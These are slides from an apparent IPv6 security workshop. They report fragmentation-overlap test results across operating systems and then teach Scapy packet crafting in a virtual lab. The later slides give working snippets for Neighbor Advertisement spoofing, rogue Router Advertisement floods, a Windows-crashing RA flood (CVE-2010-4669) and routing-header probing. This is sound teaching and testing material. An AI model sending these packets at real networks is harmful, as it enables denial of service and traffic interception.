Sending Double Packets


Payload of fragment 1; M=1
Payload of fragment 2; M=0
Payload of fragment 2; M=0 or M=1
Payload of fragment 1; M=1
time
IPv6 net packet payload per fragment

Results

- When all the fragments are sent:
  - All the tested OS accept these double fragments, for either M=0 or M=1 for the 2nd fragment → this fragment is definitely discarded.
- When all but the 1st are sent:
  - Only Centos 6.3 responds back (when M=0 for the 2nd fragment) → simply discards this and accept the last too.

Results

- When all but the last are sent:
  - FreeBSD sends back a response no matter what the value of the M bit of the 2nd fragment is, showing again that they just discard only the overlapping fragment (fragment 4 remains orphaned).
  - Centos 6.3 also responds for M=1 of the 2nd fragment.
- ICMPv6 Time Exceeded messages are sent only by Windows (in the default configuration for all systems).

Fragmentation Overlapping in IPv6

- All the pre-described cases were just some examples, showing that:
  - The situation is much better than a year earlier.
  - Fragmentation overlapping is accepted by modern OS, but only in very specific cases
    - No general rules/reassembly methods as it was in IPv4
  - It depends on the attacker's skills and imagination to trigger responses from overlapping fragments.

Evading IDS by Using Fragmentation Overlapping in IPv6

- Much more difficult than before due to the OS behaviour.
- Can still be used when the target behaves differently than the IDS for various "weird" cases.
- Fragmentation pre-processors of IDS (e.g. frag3 for Snort) DOES detect most of the overlapping cases.
- If properly manipulated, these alerts can also be avoided. Example: In the 3-packet scenarios, when M=0 for the 2nd fragment.

Conclusions (Part 2)

Conclusions Part 2 (Tiny Fragments)

- All the tested OS **accepted really tiny fragments** (e.g. two octets longs) which, under specific circumstances (i.e. when deep-packet inspection is not performed) and especially when combined with the use of other IPv6 extension headers, can lead to firewall evasion under specific conditions.

Conclusions Part 2 (Fragment ID issues)

- The Windows Fragment Identification number can be predicted rather easily.
  - Several consequences, e.g. DoS, idle scanning, etc.
- Linux Identification number are generated randomly for each host, but then they are incremented by 1.
  - This can be still an issue.

Conclusions Part 2 (Increased delay between fragments)

- OpenBSD accepts fragment that sent more than 60 secs after the 1st.
  - Can be used for OS fingerprinting, IDS insertion / evasion, DoS?

Conclusions Part 2 (Fragmentation Overlapping)

- Significant progress for OpenBSD and Linux in comparison with last year results.
- Windows: Nothing has changed but generally speaking, not bad.
- FreeBSD: A different queue has been implemented for atomic fragments, which are handled independently.
- **None of them is fully RFC 5722 though** (they do not discard all the previous, as well as all subsequent ones). Ubuntu 12.04 is the only exception but only for normal sending order.
- If you want to trick them, your imagination is the limit.

Conclusions Part 2 (Fragmentation Overlapping)

- Windows accept overlapping in very few and specific cases.
- FreeBSD:
  - discards always and only the overlapped fragments.
  - It appears to have the most constant and stable behaviour (although not RFC non-compliant, but is it more effective?).

Conclusions Part 2 (Fragmentation Overlapping)

- OpenBSD and Ubuntu 12.04 (kernel 3.2.0-37) have been improved significantly.
  - Ubuntu fully compliant in normal sending order.
- Both systems have rather significant issues when the sending order is reversed.

Conclusions Part 2 (Fragmentation Overlapping)

- **The impact of these issues**, since the behaviour of the tested OS varies, can be:
  - OS fingerprinting, to
  - IDS insertion / evasion,
  - firewall evasions.
  - RA-Guard implementations evasion
  - Remote DoS.

RFC 6946 (May 2013)

- **Processing of IPv6 "atomic" fragments**
  - *“A host that receives an IPv6 packet which includes a Fragment Header with the "Fragment Offset" equal to 0 and the "M" bit equal to 0 MUST process such packet <u>in isolation</u> from any other packets/ fragments, even if such packets/fragments contain the same set {IPv6 Source Address, IPv6 Destination Address, Fragment Identification}.”*

Question / Discussion

- What is the proper way of handling overlapping fragments? The RFC5722 way or the FreeBSD way?
  - In the 1st case, is there a possibility of launching DoS attacks?
    - If yes, the FreeBSD way is safer.
    - If no, (because of not-predicting Fragment ID numbers), why the atomic should be handled differently (RFC 6946)?
- Why atomic fragments should be accepted if not for IPv6-to-IPv4 translation?

The Goal of Part A

- Not to show just a few tricks by abusing IPv6 for security impacts.
- IPv6 is a complex protocol. Crafting packets in a non-predicting ways may trigger really surprisingly results.
- Not all the IPv6 Extension Headers and their usage were tested.
- Just some representative OS tested. Not mobile devices, not commercial networking or security devices. How about them?
- Several draft RFCs on the way. It seems that still a lot has to be done, though.
- Imagination is your limit.

References

- RFC 2460, *Internet Protocol Specification, Version 6*, December 1998.
- RFC 4942, *IPv6 Transition/Coexistence Security Considerations*, September 2007, http://www.ietf.org/rfc/rfc4942.txt
- RFC 5095, *Deprecation of Type 0 Routing Headers in IPv6*, December 2007
- RFC 5722
- RFC 6145,
- RFC 6946,
- Antonios Atlasis, *Fragmentation (Overlapping) Attacks, One Year Later...*, Troopers 13, IPv6 Security Summit, 12th March 2013, Heidelberg.
- Antonios Atlasis, *IPv6 Extension Headers - New Features, and New Attack Vectors*, Troopers 13, IPv6 Security Summit, 11th March 2013, Heidelberg.
- *Networks with IPv6 - One Year Later*, Mirjam Kühne — Mar 05, 2012, retrieved from https://labs.ripe.net/Members/mirjam/networks-with-ipv6-one-year-later, retrieved at 9th April 2013.
- Philippe Biondi, Arnaud Ebalard, "*IPv6 Routing Header Security", CanSecWest 2007.*

End of Part A
(the hands-on stuff will follow)

Questions?

- Email: antonios.atlasis@gmail.com

Part B

Launch your Attacks by Using your own scripts

Why to make my own scripts?

- There are several free or open-source security tools out there...
- But not many regarding IPv6
- Definitely, the **IPv6 attack toolkit** by *Marc Heuse* is the most popular and “complete” one.
- So, why to learn to build my own scripts?

Why to make my own scripts?

- Not replacement for other tools, but:
  - You may need to test something not covered (at least yet) by existing tools.
  - Even if covered, you may need to customise something specifically.
  - An existing tool is not available for your platform.
  - Create your own testing scenarios.
  - Or, during a pen-test, rules of engagement do not allow you to install any program in a compromised machine.

What do I need?

- A Python interpreter (2.7.x) (available for most of the platforms) – not 3.x series.
- Scapy library http://www.secdev.org/projects/scapy/ (*2.2.0-dev* version)
  - For full scapy functionality you'll need PyX, gnuplot-py, python-crypto (but not needed today).
- A simple text editor (vim and notepad are fine).
- And a sniffer (e.g. Wireshark or tcpdump), always useful.

Why Python?

- Scripting, very readable, easy-to-learn language.
- Tremendous community support and huge library.
- and ... ***Scapy*** (the tool we are going to use) is actually a Python library.
- Nevertheless, advanced pen testers and security engineers excel with proficiency in a scripting language.

Disclaimer!

- I am not a Python expert, or a Python enthusiast.
- I just use it for my IPv6 testing purposes (mainly due to Scapy).
- But it is a great scripting language...

Before We Continue...

Let's Prepare our Virtual Environment

Install VirtualBox (preferably for Windows and mandatory for Linux hosts) or VMPlayer (both have been provided).

Install and Configure the Virtual Lab

- Install VirtualBox (typical procedure)
  - VirtualBox → File → Import Appliance → Open Appliance → *attacker.**ova*** → Import
  - Machine → Settings → Adapter 2 → Name: VirtualBox Host-Only Ethernet Adapter
  - Machine → Settings → USB → uncheck “Enable USB Support” → OK
- or, Install VMWare
  - File → Open → *attacker.**ovf*** → Import → Retry
- Same for target1.ova, target2.ova
- User: ipv6 password: ipv6attacks

  root same password

If you use vmware

- After finishing previous steps:
  - Login into attacker's machine
  - *su -*
  - *vi /etc/radvd.conf*
    - Change (if required) **p7p1** to **eth1**
  - *service radvd restart*

Before you start

- SSH to your machine (using IPv4, if you wish, to avoid entering long IPv6 addresses).
  - User: ipv6, password: ipv6attacks
  - Same password for root.
- Open to ssh shells to your attacker's machine (fedora).
- You 'll have to launch your scripts as root.

(very brief) intro to Python

Python

- Each statement is a command.
- White spaces are the delimiters; white spaces matter.
  - Each block is delimited by white spaces.
- Variables (e.g. int, float , strings) recognised since they are not built-in commands (i.e. you do not need to use $ sign to denote them).
- Scripts start with a shedbang: *#!/usr/bin/python*

Python Control Statements

-
  ```
  while i<=10:          #this is a comment
      print i          #identifies indentations as a new block
      i+=1
  ```

-
  ```
  for i in [1,2,3,4,5]: #a colon ends such statements
      #count 5 times and print
      print i
  ```

Python Conditional Statements

```
If condition:
    code
else:
    other code
```

```
If condition:
    code
elif other_condition:
    other code
else:
    some other code
```

Python functions

- Declare them anywhere but before you use them:

```
def function_name (var1, var2):
        code to execute
```

- To return data from a function, use: *return var*
- Call them using: *function_name(var, var)*

Importing libraries

```
import sys
sys.exit(0)
```

or,

```
from sys import *
exit(0)
```

intro to Scapy

Antonios Atlasis

Scapy

- Python-based.
- Build packets in network layers:
- Decodes, but does not interpret packet responses.
  - Less convenient but you can be more accurate.
- Interactive or using scripts.

Scapy – Let's start

```
# scapy
Welcome to Scapy (2.2.0-dev)
>>> ls()        #lists available types
>>> ls(IPv6)#lists available fields
version    : BitField            = (6)
tc         : BitField            = (0)
fl         : BitField            = (0)
plen       : ShortField          = (None)
nh         : ByteEnumField       = (59)
hlim       : ByteField           = (64)
src        : SourceIP6Field      = (None)
dst        : IP6Field            = ('::1')
>>> lsc()
arpcachepoison      : Poison target's cache with (your MAC,victim's IP) couple
arping              : Send ARP who-has requests to determine which hosts are up
bind_layers         : Bind 2 layers on some specific fields' values
...
>>> exit()
```

NOTE: Start your favourite sniffer if you want to observe the crafted packets that you send.

Scapy: All about Layers

- We are interested in 2 "inside" fields of the class Packet:
  - ***p.underlayer***
  - ***p.payload***
- And here is the main "trick". You do not care about packets, only about layers, stacked one after the other.
- One can easily access a layer by its name: ***p[TCP]*** returns the TCP and followings layers. This is a shortcut for ***p.getlayer(TCP)***.
- You can also check if there is a specific layer, i.e. ***p.haslayer(TCP)***.

Craft the IPv6 packets and Review Them

```
>>> p=Ether(src="00:24:54:ba:a1:97",dst="00:0d:b9:28:c2:14")

>>> p =
p/IPv6(src="2a02:2149:8008:2901:224:54ff:feba:a197",dst="2a02:2149:8008:2901:20d:b9ff:fe2
8:c214")

>>> p=p/ICMPv6EchoRequest()

>>> p.display

<bound method Ether.display of <Ether  dst=00:24:54:ba:a1:97 type=IPv6 |<IPv6  nh=ICMPv6
src=2a02:2149:8008:2901:224:54ff:feba:a197 dst=2a02:2149:8008:2901:224:54ff:feba:a197 |
<ICMPv6EchoRequest  |>>>>

>>> p.summary()

'Ether / IPv6 / ICMPv6 Echo Request (id: 0x0 seq: 0x0)

>>> hexdump(p[IPv6])

0000   60 00 00 00 00 08 3A 40  2A 02 21 49 80 08 29 01   `.....:@*.!I..).

0010   02 24 54 FF FE BA A1 97  2A 02 21 49 80 08 29 01   .$T.....*.!I..).

0020   02 24 54 FF FE BA A1 97  80 00 A8 27 00 00 00 00   .$T........'....
```

```
>>> p.show()
###[ Ethernet ]###
  dst= 00:24:54:ba:a1:97
  src= 00:00:00:00:00:00
  type= IPv6
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 64
     src= 2a02:2149:8008:2901:224:54ff:feba:a197
     dst= 2a02:2149:8008:2901:224:54ff:feba:a197
###[ ICMPv6 Echo Request ]###
        type= Echo Request
        code= 0
        cksum= None
        id= 0x0
        seq= 0x0
        data= ''
```

Check some parameters

```
>>> p.dst
'00:24:54:ba:a1:97'
>>> p.payload.dst
'2a02:2149:8008:2901:224:54ff:feba:a197'
>>> p[IPv6].dst
'2a02:2149:8008:2901:224:54ff:feba:a197'
>>> p.payload.hlim
64
>>> p.payload.payload.type
128
>>> p.payload.payload.code
0
>>> p[ICMPv6EchoRequest].code
0
```

Sending/Receiving Packets

- ***send(packst)***: Sends a layer-3 packet (Scapy adds Layer 2 – Ethernet Header).
- ***sendp(packet)***: Sends a layer-2 packet (you have to craft layer 2 on your own).
- ***sr(packet***): Sends layer-3 packets and receives / records replies
- ***sr1(packet)***: Same as sr, but it stops after receiving the first response.
- ***srp(packet)***, ***srp1(packet)*** same as sr(), sr1() respectively but send layer-2 packets (you have to add layer-2 header on your own).

Some of the IPv6 Extension Headers

- **IPv6ExtHdrDestOpt** : IPv6 Destination Options Header
- **IPv6ExtHdrFragment** : IPv6 Fragmentation header
- **IPv6ExtHdrHopByHop** : IPv6 Hop-by-Hop Options Header
- **IPv6ExtHdrRouting** : IPv6 Option Header Routing

Example

```
>>> srp1(p)

Begin emission:

Finished to send 1 packets.

*

Received 1 packets, got 1 answers, remaining 0 packets

<Ether  dst=00:24:54:ba:a1:97 src=00:0d:b9:28:c2:14 type=IPv6 |
<IPv6  version=6L tc=0L fl=0L plen=8 nh=ICMPv6 hlim=64
src=2a02:2149:8008:2901:20d:b9ff:fe28:c214
dst=2a02:2149:8008:2901:224:54ff:feba:a197 |<ICMPv6EchoReply
type=Echo Reply code=0 cksum=0x2253 id=0x0 seq=0x0 |>>>
```

Or...

```
>>> ans,unans=srp(p)
Begin emission:
Finished to send 1 packets.
*

Received 1 packets, got 1 answers, remaining 0 packets
>>> ans.summary()
Ether / IPv6 / ICMPv6 Echo Request (id: 0x0 seq: 0x0) ==>
Ether / IPv6 / ICMPv6 Echo Reply (id: 0x0 seq: 0x0)
```

Simple IPv6 TCP Scanning

```
>>> packet =
IPv6(dst="2a02:2149:8008:2901:20d:b9ff:fe28:c214")
>>> packet = packet/TCP(dport=[21,22,23,80,135,443,445],
flags="S")
>>> ans,unans=sr(packet)
Begin emission:
*.....*****.Finished to send 7 packets.
*
Received 13 packets, got 7 answers, remaining 0 packets
```

Some (other) Useful Scapy Functions

- ***get_if_hwaddr***(interface)
  - Returns the MAC address of the “interface”

    ```
    >>> get_if_hwaddr('p10p1')
    '00:24:54:ba:a1:97'
    ```
- ***in6_getifaddr()***
  - Returns a list of IPv6 addresses per interface

    ```
    >>> in6_getifaddr()
    [('::1', 16, 'lo'), ('fe80::224:54ff:feba:a197', 32, 'p10p1'),
    ('2a02:2149:8003:ea01:224:54ff:feba:a197', 0, 'p10p1'),
    ('2a02:2149:8003:ea01:8142:26e1:74a0:8be4', 0, 'p10p1')]
    ```
  -

```
>>> ans.summary()
IPv6 / TCP 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data > 2a02:2149:8008:2901:20d:b9ff:fe28:c214:ftp S ==>
IPv6 / TCP 2a02:2149:8008:2901:20d:b9ff:fe28:c214:ftp > 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data RA
• IPv6 / TCP 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data > 2a02:2149:8008:2901:20d:b9ff:fe28:c214:ssh S ==>
IPv6 / TCP 2a02:2149:8008:2901:20d:b9ff:fe28:c214:ssh > 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data RA
• IPv6 / TCP 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data > 2a02:2149:8008:2901:20d:b9ff:fe28:c214:telnet S ==>
IPv6 / TCP 2a02:2149:8008:2901:20d:b9ff:fe28:c214:telnet > 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data RA
• IPv6 / TCP 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data > 2a02:2149:8008:2901:20d:b9ff:fe28:c214:http S ==>
IPv6 / TCP 2a02:2149:8008:2901:20d:b9ff:fe28:c214:http > 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data RA
• IPv6 / TCP 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data > 2a02:2149:8008:2901:20d:b9ff:fe28:c214:epmap S
==> IPv6 / TCP 2a02:2149:8008:2901:20d:b9ff:fe28:c214:epmap > 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data
RA
• IPv6 / TCP 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data > 2a02:2149:8008:2901:20d:b9ff:fe28:c214:https S ==>
IPv6 / TCP 2a02:2149:8008:2901:20d:b9ff:fe28:c214:https > 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data SA
• IPv6 / TCP 2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data > 2a02:2149:8008:2901:20d:b9ff:fe28:c214:microsoft_ds
S ==> IPv6 / TCP 2a02:2149:8008:2901:20d:b9ff:fe28:c214:microsoft_ds >
2a02:2149:8008:2901:224:54ff:feba:a197:ftp_data RA
```

Or, even better

```
>>> ans.summary( lambda(s,r): r.sprintf("%TCP.sport
% \t %TCP.flags%") )
ftp     RA
ssh    RA
telnet    RA
http   RA
epmap      RA
https     SA
microsoft_ds    RA
```


Let's traceroute IPv6

```
>>> res,unans =
traceroute6(["2a00:1450:4017:800::1011","2a03:2880:10:8f01:face:b00c:0:9"])
```

or simply **res,unans = traceroute6(["www.google.com","www.facebook.com"])**

```
Begin emission:
**..********.*************************************Finished to send 60 packets.
.****........*.*......**..**.............................................................................
Received 149 packets, got 57 answers, remaining 3 packets
...
>>> res.graph()
```

(**res.graph(target="> /tmp/graph.svg"**)


AS1241
[FORTHNET-GR Forthnet]
2a02:2148:2:32::22
2a02:2148:2:33::22
2a02:2149:810c:de01:20d:b9ff:fe28:c214
2a02:2148:2:9::11
2a02:2148:2:10::11
unk1
unk0
2a02:2148:2:6::22
AS1200
[AMS-IX1 Amsterdam Internet Exchange B.V.]
2001:7f8:1::a500:6939:1
2001:7f8:1::a503:2934:1
AS15169
[GOOGLE - Google Inc.]
2001:4860:1:1:0:4d9:0:1
2001:4860:0:1::617
2a00:1450:4017:800::1011
http SA
AS32934
[FACEBOOK - Facebook, Inc.]
2620:0:1cff:dead:beef::1616
2a03:2880:10:8f01:face:b00c:0:9
http SA
2620:0:1cff:dead:beee::20b
2620:0:1cff:dead:beef::186e
2620:0:1cff:dead:beef::16a5
2620:0:1cff:dead:beef::122
2620:0:1cff:dead:beee::234
2620:0:1cff:dead:beef::1933
unk2

Simple sniffing

```
>>>  sniff(filter="ipv", count=2)
```

or,

```
>>> sniff(iface="p10p1", filter="ip6").show()
```

(stop it using Ctrl-C)

- Filters are bpf

Build your own Scapy Scripts

```
#! /usr/bin/env python
from scapy.all import sr1,IPv6
```

or,

```
#! /usr/bin/env python
from scapy.all import *
```

More advanced sniffing and handling

```
def handler(packets):
    if packets.nh == 58 and packets.payload.type == 136:
        print packets.sprintf("%src% %ICMPv6ND_NA.tgt%")
    else:
            print packets.sprintf("%src% %IPv6.src%")


myfilter =  "ip6 and src fed0::1 and tcp"
sniff(store=0, filter=myfilter, prn=handler)
```

Let's Implement Some well-known IPv6 attacks Using Scapy

Spoof Neighbor Advertisements

```
>>> ether=Ether(dst="33:33:00:00:00:01")
>>> ipv6=IPv6(dst="ff02::1")
>>> na=ICMPv6ND_NA(tgt="2a03:2149:8008:2901::5",
R=0, S=0, O=1)
>>>
lla=ICMPv6NDOptDstLLAddr(lladdr="00:24:54:ba:a1:97")
>>> packet=ether/ipv6/na/lla
>>> sendp(packet,loop=1,inter=3)
```

R=1 Sender is a router, S=1 advertisement is sent in response to a Neighbor Solicittion, O=1 override flag

ICMPv6 Neighbor Discovery - Neighbor Advertisement

ICMPv6 Neighbor Discovery Option - Destination Link-Layer

You Have Many Options in Layer 2

- For example, for ARP-like attacks, you can send spoofed:
  - Neighbor Solicititation messages to unicast target(s).
  - Neighbor Solicititation messages to all-nodes multicast address (ff02::1).
    - Try to use a non-existing IPv6 address as the target you pretend you look for, to avoid NA messages from a “real” target.
  - Solicited Neighbor Advertisemt messages to unicast target(s) (more sneaky).
    - Only when you receive a NS message. You must sniff continuously for multicast NS messages.
  - Unsolicited Neighbor Advertisemt messages to unicast target(s).
  - Unsolicited Neighbor Advertisemt messages to multicast address (ff02::1).

Spoofing IPv6 Router Advertisement

```
nr=ICMPv6ND_RA(type=134,chlim=64)
source_link_local=ICMPv6NDOptSrcLLAddr(lladdr=mymac)
prefix=ICMPv6NDOptPrefixInfo(prefix=dest, prefixlen=64)
packet=IPv6(dst="ff02::1")/nr/source_link_local/prefix
sendp(Ether(dst="33:33:00:00:00:02")/packet,iface=values.interface)
```

“all nodes” multicast address

multicast mac for link-local
address of default router


Two
options

Source link-layer address

Advertised prefix

“ The one line Router Advertisement daemon killer ”

```
send(IPv6(src=server)/ICMPv6ND_RA(routerlifetime=0), loop=1, inter=1)
```



keep sending packets

time in seconds to wait between each packet being sent.

Spoof IPv6 Route Advertisements

(CVE-2010-4669 – or, how to take down Windows)

ICMPv6 Neighbor Discovery - Router Advertisement

```
>>> pkt=
Ether()/IPv6()/ICMPv6ND_RA()/ICMPv6NDOpt
PrefixInfo
(prefix=RandIP6(),prefixlen=24)/ICMPv6NDOpt
SrcLLAddr(lladdr=RandMAC("00:00:0c"))

>>> sendp(pkt,loop=1, iface="p10p1")
```

Source Link-Layer Address. You can also define MTU, Prefix Information, etc.

ICMPv6 Neighbor Discovery Option

ICMPv6 Neighbor Discovery Option - Prefix Information

Exploiting Routing Headers (find if Type 0 is still supported)

```
>>> target="2a00:1450:4017:800::1017"
>>> our_address="2a02:2149:8100:f101:224:54ff:feba:a197"
>>> sr1(IPv6(src=our_address,
dst=target)/IPv6ExtHdrRouting(addresses=[our_address])/ICMPv6EchoRequest())
Begin emission:
Finished to send 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
<IPv6  version=6L tc=0L fl=0L plen=80 nh=ICMPv6 hlim=58 src=2001:4860:1:1:0:4d9:0:1
